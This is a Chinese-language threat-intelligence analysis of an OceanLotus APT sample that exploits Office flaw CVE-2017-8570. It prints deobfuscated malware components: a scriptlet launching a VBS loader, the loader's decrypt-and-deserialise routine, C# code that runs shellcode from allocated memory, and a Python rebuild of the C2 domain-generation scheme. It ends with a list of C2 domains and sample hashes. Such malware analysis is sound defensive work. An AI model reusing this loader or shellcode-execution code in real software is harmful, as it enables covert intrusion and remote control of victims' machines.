海莲花APT团伙利用CVE-2017-8570漏洞的新样本及关联分析

360天眼实验室 2018-04-26 共266342人围观 漏洞 网络安全

前言

海莲花（OceanLotus）APT团伙是一个高度组织化的、专业化的境外国家级黑客组织，其最早由360天眼实验发现并披露。该组织至少自2012年4月起便针对中国政府、科研院所、海事机构、海域建设、航运企业等相关要领域展开了有组织、有计划、有针对性的长时间不间断攻击。

近日，360威胁情报中心捕获到了一个该团伙最新的攻击样本，分析显示其使用了微软Office相关漏洞进行恶意码投递，在对样本进行了详细分析，并对相关的通信基础设施进行关联拓展后，我们发现了一批新的样本和域名/IP，基于这些信息，我们最终将提供一些360威胁情报中心视野内的信息来构成更大的拼图。

样本分析

MD5：72bebba3542bd86dc68a36fda5dbae76

文件名：MonthlyReport 03.2018.doc

该样本是一个RTF文档，其使用OfficeCVE-2017-8570漏洞触发执行VBS脚本，脚本进一步解密执行DLL文件以ShellCode，ShellCode最终会解密出木马主控模块并实现内存加载执行。

CVE-2017-8570

RTF文档中内嵌了三个Package对象，分别对应VXO53WRTNO.000、fonts.vbs和3N79JI0QRZHGYFP.sct：

```
rsid7896071 \rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0
objscalex1\objscaley1{\*\objclass Package}{\*\objdata
72616d446174615c546d70446174615c56584f35335752544e4f2e3030300000
1006d4e4b30717751374d50566c66794b70704e6c47626f4a79504d54324a6a7
5a5337704868337 54f394b4538376b53694548672f51794d6e2b397858366975
54e724155586b496866664b3945484572634f675a6e396930675565776b362b6
```

以及一个包含了CVE-2017-8570漏洞的OLE2Link对象，去混淆后如下：

```
00105000000000000}{{\object\objautlink\objupdate\ob
\*\objclass word.document.8}}{{\*\objdata LF
01050000LF
02000000LF
09000000LF
4f4c45324c696e6b00LF
000000{\*\unknown8E04B4A4
0000}00000000000a0000d0{\bullet{}{}{}{}{}{}{}{}{}{}{}{}{}
nknown5A10EFCF47FE9DF1D127 f11e0a1b11}f11CR
CR
```

OLE2Link

其中Package对象中包含了文件原始路径信息：
C:\Users\HNHRMC\AppData\Local\Temp\VXO53WRTNO.000

```
 0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
01 05 00 00 02 00 00 00 08 00 00 00 50 61 63 6b ............Pack
61 67 65 00 00 00 00 00 00 00 00 00 e1 3d 21 00 age.........?!.□
02 00 56 58 4f 35 33 57 52 54 4e 4f 2e 30 30 30 ..VXO53WRTNO.000
00 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c .C:\ProgramData\
54 6d 70 44 61 74 61 5c 56 58 4f 35 33 57 52 54 TmpData\VXO53WRT
4e 4f 2e 30 30 30 00 00 00 03 00 32 00 00 00 43 NO.000.....2...C
3a 5c 55 73 65 72 73 5c 48 4e 48 52 4d 43 5c 41 :\Users\HNHRMC\A
70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d ppData\Local\Tem
70 5c 56 58 4f 35 33 57 52 54 4e 4f 2e 30 30 30 p\VXO53WRTNO.000
```

漏洞触发后启动3N79JI0QRZHGYFP.sct，该脚本的作用是通过CMD.EXE执行fonts.vbs脚本：

```
<script language="JScript">

<![CDATA[

   var r = new ActiveXObject("WScript.Shell").Run("wscript.exe /nologo %temp%/fonts.vbs");

]]>

</script>

</scriptlet>
```

fonts.vbs

fonts.vbs文件实际上充当了Loader的功能，当fonts.vbs被执行时，首先会将Temp目录下的VXO53WRTNO.
的内容读取到内存中，然后通过Base64解码后再通过AES解密得到ShellCode。最后将自身的硬编码的Load_d
以同样的方式解密出来，并动态加载Load_dll，并实例化其中的sHElla对象，最终通过调用
sHElla.forebodinG(shellcode)方法将ShellCode执行起来：

```
set mvOy = CreateObject("Scripting.FileSystemObject")
mvIjoyraidEav = mvOy.GetSpecialFolder(2) + "\VXO53WRTNO.000"
Shellcode = ReadFile(mvIjoyraidEav, "utf-8")
if (mvOy.FileExists("C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorlib.dll")) then
    Func1 "v4.0.30319", LoaderBuffer_4_0, Shellcode
elseif (mvOy.FileExists("C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.dll")) then
    Func1 "v2.0.50727", LoaderBuffer_2_0, Shellcode
end if
```

```
function Func1(arg_netframework_version, arg_loaderbuffer, arg_shellcode)
    set vEe = CreateObject("WScript.Shell")
    vEe.RegRead "HKLM\SOFTWARE\Microsoft\.NETFramework\" + arg_netframework_version + "\"
    if Err.Number <> 0 then exit function
    set vOwibIrUqueahee = vEe.Environment("Process")
    vOwibIrUqueahee("COMPLUS_Version") = arg_netframework_version

    set vIorod = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    set vUjasatEshOufouv = CreateObject("System.Collections.ArrayList")
    set vOgooUrs = CreateObject("System.IO.MemoryStream")
    vUjasatEshOufouv.Add vIorod.SurrogateSelector

    Loaderbuffer = AESDecrypt(Base64Decode(arg_loaderbuffer))
    Shellcode = AESDecrypt(Base64Decode(arg_shellcode))

    vOgooUrs.Write (Loaderbuffer), 0, lenb(Loaderbuffer)
    vOgooUrs.Position = 0
    set vIosungUryoygurElEan = vIorod.Deserialize_2((vOgooUrs))

    set vAiIogOylioes = vIosungUryoygurElEan.DynamicInvoke(vUjasatEshOufouv.ToArray()).CreateInstance("sHElla")
    vAigoyzus = vAiIogOylioes.forebodinG((Shellcode))

    vOgooUrs.Dispose()
end function
```

Load_dll

Load_dll中的forebodinG方法的功能就是把接收到的ShellCode，拷贝到一个新分配的内存中，并将内存地址换成对应的委托进行调用执行：

```
public int forebodinG(byte[] sh)
{
    try
    {
        int size = IntPtr.Size;
        if (8 == size)
        {
            this.method_0();
            return 1000;
        }
    }
    catch (Exception)
    {
    }
    if (sh != null)
    {
        this.hORsEmaN(sh);
    }
    return 0;
}
```

```
public void hORsEmaN(byte[] b)
{
    try
    {
        int num = b.Length + 256;
        while (num % 4096 != 0)
        {
            num++;
        }
        IntPtr ptr = sHElla.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
        for (int i = 0; i < b.Length; i++)
        {
            Marshal.WriteByte(ptr, i, b[i]);
        }
        sHElla.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(sHElla.F)) as sHElla.F;
        f(IntPtr.Zero);
    }
    catch (Exception)
    {
    }
```

ShellCode

ShellCode部分的功能是从自身中提取出一个PE文件，再将该PE文件加载到内存执行。该PE文件的导出名为：{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll，下图为修正后的PE头数据：


地址	HEX 数据												ASCII
00C70000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF FF 00 00	MZ? ... ¦...ÿÿ..
00C70010	B8	00	00	00	00	00	00	00	40	00	00	00	00 00 00 00	?.....@.....
00C70020	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70030	00	00	00	00	00	00	00	00	00	00	00	00	F8 00 00 00	.....?..
00C70040	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70050	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70060	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70070	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70080	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....
00C70090	00	00	00	00	00	00	00	00	00	00	00	00	00 00 00 00	.....

Dump的DLL文件的导出名信息：


```
00639CE8     ;
00639CE8     ; Export Address Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CE8     ;
00639CE8     off_639CE8      dd rva DllEntry         ; DATA XREF: .rdata:00639CDCto
00639CEC     ;
00639CEC     ; Export Names Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CEC     ;
00639CEC     off_639CEC      dd rva aDllentry        ; DATA XREF: .rdata:00639CE0to
00639CEC                                             ; "DllEntry"
00639CF0     ;
00639CF0     ; Export Ordinals Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CF0     ;
00639CF0     word_639CF0     dw 0                    ; DATA XREF: .rdata:00639CE4to
00639CF2     aA96b020f000046 db '{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll',0
00639CF2                                             ; DATA XREF: .rdata:00639CC0to
00639D1D     aDllentry       db 'DllEntry',0         ; DATA XREF: .rdata:off_639CECto
00639D26                     align 400h
00639D26     _rdata          ends
00639D26
```

{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll

解密出的DLL的资源中有一个加密的资源文件：




该DLL运行时，首先获取该资源文件，进行RC4解密：




```
1 int __cdecl rc4_603BE0(int a1, int a2, int a3, int a4, int a5)
2 {
3   char v5; // fl
4   char v7; // [esp+0h] [ebp-108h]
5
6   memset(&v7, 0, 0x102u);
7   sub_603920((int)&v7, a1, a2);
8   return sub_603A60(a5, v5, (int)&v7, a3, (_BYTE *)a4, a5);
9 }
```

解密后的资源文件中包含了木马配置信息和3个网络通信相关的DLL文件，网络通信相关文件用于支持HTTP、HTTPS和UDP协议通信。下图为解密后的资源文件信息：



经过分析，配置文件的相关数据结构如下：



紧接着该DLL会在内存中加载资源文件中解密后的三个网络相关的DLL，然后获取本机信息并经过编码后与icmannaws.com、orinneamoure.com、ochefort.com这三个域名进行组合形成一个二级域名用于网络通信最终接受控制端指令实现如下远控功能：


- 文件管理
- 创建进程

- 运行shellcode
- 注册表管理
- 设置环境变量

组合出的二级域名样例：

```
nnggmpggmeggidggnjggnjggjnggmfggmfggnhggjpggmfggmmggmhggmfgg.ijmlajok.icmannaws.com
```

样本发送的DNS通信请求：



上线域名生成算法

样本的上线域名字符串由两部分组成，一部分由电脑主机名生成，一部分为4字节的样本版本ID:0x2365a384。名生成算法首先将计算机名（Unicode编码）转换为小写字母，然后再把该段内存的小写字母转换为HEX字符串，接着判断该HEX字符串的每一个字节，如果在0x2f和0x3a之间，就将该字节减去0×30后做为编码表（ghijklmnop）的索引值，再通过索引值在编码表中取得最终该字节对应的编码，如不在0x2f和0x3a之间，则进行处理。

使用Python还原其生成算法如下：

```python
encode_table = 'ghijklmnop'
pc_name = 'WIN-SS7OOQ9OFAO'
pc_name = pc_name.lower()

hex_version = '2365a384'  #0x2365a384
hex_pcname = pc_name.encode("UTF-16LE").encode("hex")
subhex = hex_pcname + '.' + hex_version
res = ''

for i in subhex:
    if 0x2f < ord(i) < 0x3a:
        res += encode_table[ord(i) - 0x30]
    else:
        res += i
print "pc_name:  "+pc_name
print res
```

生成测试机器的上线域名：

```
PS C:\Users\[redacted]\Desktop> python2 123.py
pc_name:  win-ss7ooq9ofao
nnggmpggmeggidggnjggnjggjnggmfggmfggnhggjpggmfggmmggmhggmfgg.ijmlajok
```

拓展


基于上述样本分析得到的3个C2地址，我们确认这是一起来源于海莲花APT团伙的攻击，利用360威胁情报中心数据平台我们对相关信息做进一步的拓展，挖掘出了更多的情报信息。（所有拓展的相关信息见IOC一节）

使用360威胁情报平台拓展攻击线索

在360威胁情报分析平台中搜索其中一个C&C地址：icmannaws.com，我们得到如下输出页面：

左上角的信息显示该域名已经被360威胁情报中心打上了海莲花的标签，而左下角则显示了与该域名相关的安全报告，点进去可以看到这是杀毒软件公司ESET在今年3月份针对海莲花新样本的分析报告，其中就包含了本次样本3个C2域名中的2个。

我们随便使用ESET分享的某个IP地址：164.132.45.67再一次进行搜索，可以搜索到大量和海莲花相关的域名，部分域名在各种威胁情报平台上还查不到相关标签信息，而它们都曾解析到IP 164.132.45.67：



如此，我们就从一个样本中的域名出发，通过威胁情报平台关联的威胁信息，最终挖掘到一些以前我们所未知的样本或C&C基础设施。

IOC

C&C
icmannaws.com
ochefort.com
orinneamoure.com
164.132.45.67:46405
alyerrac.com
arkolau.com
avidorber.com
eabend.com
eoneorbin.com
houseoasa.com
maerferd.com
oftonlos.com
ollyirth.com
rtrand.com
vieoulden.com
addrolven.com
adisonas.com
airthorne.com

C&C
ajeunes.com
alabrese.com
ameronda.com
ansomesa.com
aressers.com
arhcharad.com
atharin.com
atriciasert.com
bernadethilipp.com
caitlisserand.com
colettrombly.com
cosetarber.com
denones.com
deraller.com
dericalb.com
earlase.com
eoilson.com
ernieras.com
forteauld.com
harlierase.com
harlottedf.com
hustertea.com
imberly.com
indianmpkinson.com
intyretre.com
itchelloth.com
jereisenberg.com
karernier.com
lausarieur.com
lexishaves.com
licailliam.com
licaolf.com
lijahrey.com
llarduchar.com

C&C
lleneuve.com
lteraycock.com
lyolbert.com
martindicken.com
mesacha.com
mesarigna.com
namshionline.com
naudeafre.com
normolen.com
nteagleori.com
obillard.com
oderic.com
odyluet.com
oftsoa.com
oltzmann.com
onnoriegler.com
osephes.com
othschild.com
ouxacob.com
peverereal.com
phieuckson.com
rcheterre.com
riceinton.com
rieuenc.com
righteneug.com
rigitteais.com
rookersa.com
rosveno.com
ryeisasw.com
saachumpert.com
shuareu.com
stellefaff.com
stianois.com
svenayten.com

C&C
teffenick.com
ucharme.com
ucinda.com
ugdale.com
vaupry.com
样本MD5
6ecb19b51d50af36179c870f3504c623（Report 06-03-2018.exe）
109cd896f8e13f925584dbbad400b338（02 Meeting Report for Mar-2018 Cambodia.xls.exe）
72bebba3542bd86dc68a36fda5dbae76（Monthly Report 03.2018.doc）
a08b9a984b28e520cbde839d83db2d14（AcroRd32.exe）
877ecaa43243f6b57745f72278965467（WinWord.exe）
87d108b2763ce08d3f611f7d240597ec（GoogleUpdateSetup.exe）
5f69999d8f1fa69b57b6e14ab4730edd（Invitation for CTTIC khmer.docx.exe）

结论

从2015年以来，360威胁情报中心截获并分析了多个海莲花团伙的新样本及对应的通信基础设施，相关的信息威胁情报中心的数据平台上可以看到（https://ti.360.net/），注册用户如果查询到相关的IOC元素则可以立即到平台输出的标签信息，有助于安全分析人员及时发现和关联APT攻击中有价值的情报信息。

参考

[1] https://ti.360.net/

[2] https://ti.360.net/advisory/articles/advisory-of-oceanlotus/

[3] https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

***本文作者：360天眼实验室，转载请注明来自FreeBuf.COM**

上一篇：Solidity合约中的整数安全问题——SMT BEC合约整数溢出解析
下一篇：无文件攻击实例：基于注册表的Poweliks病毒分析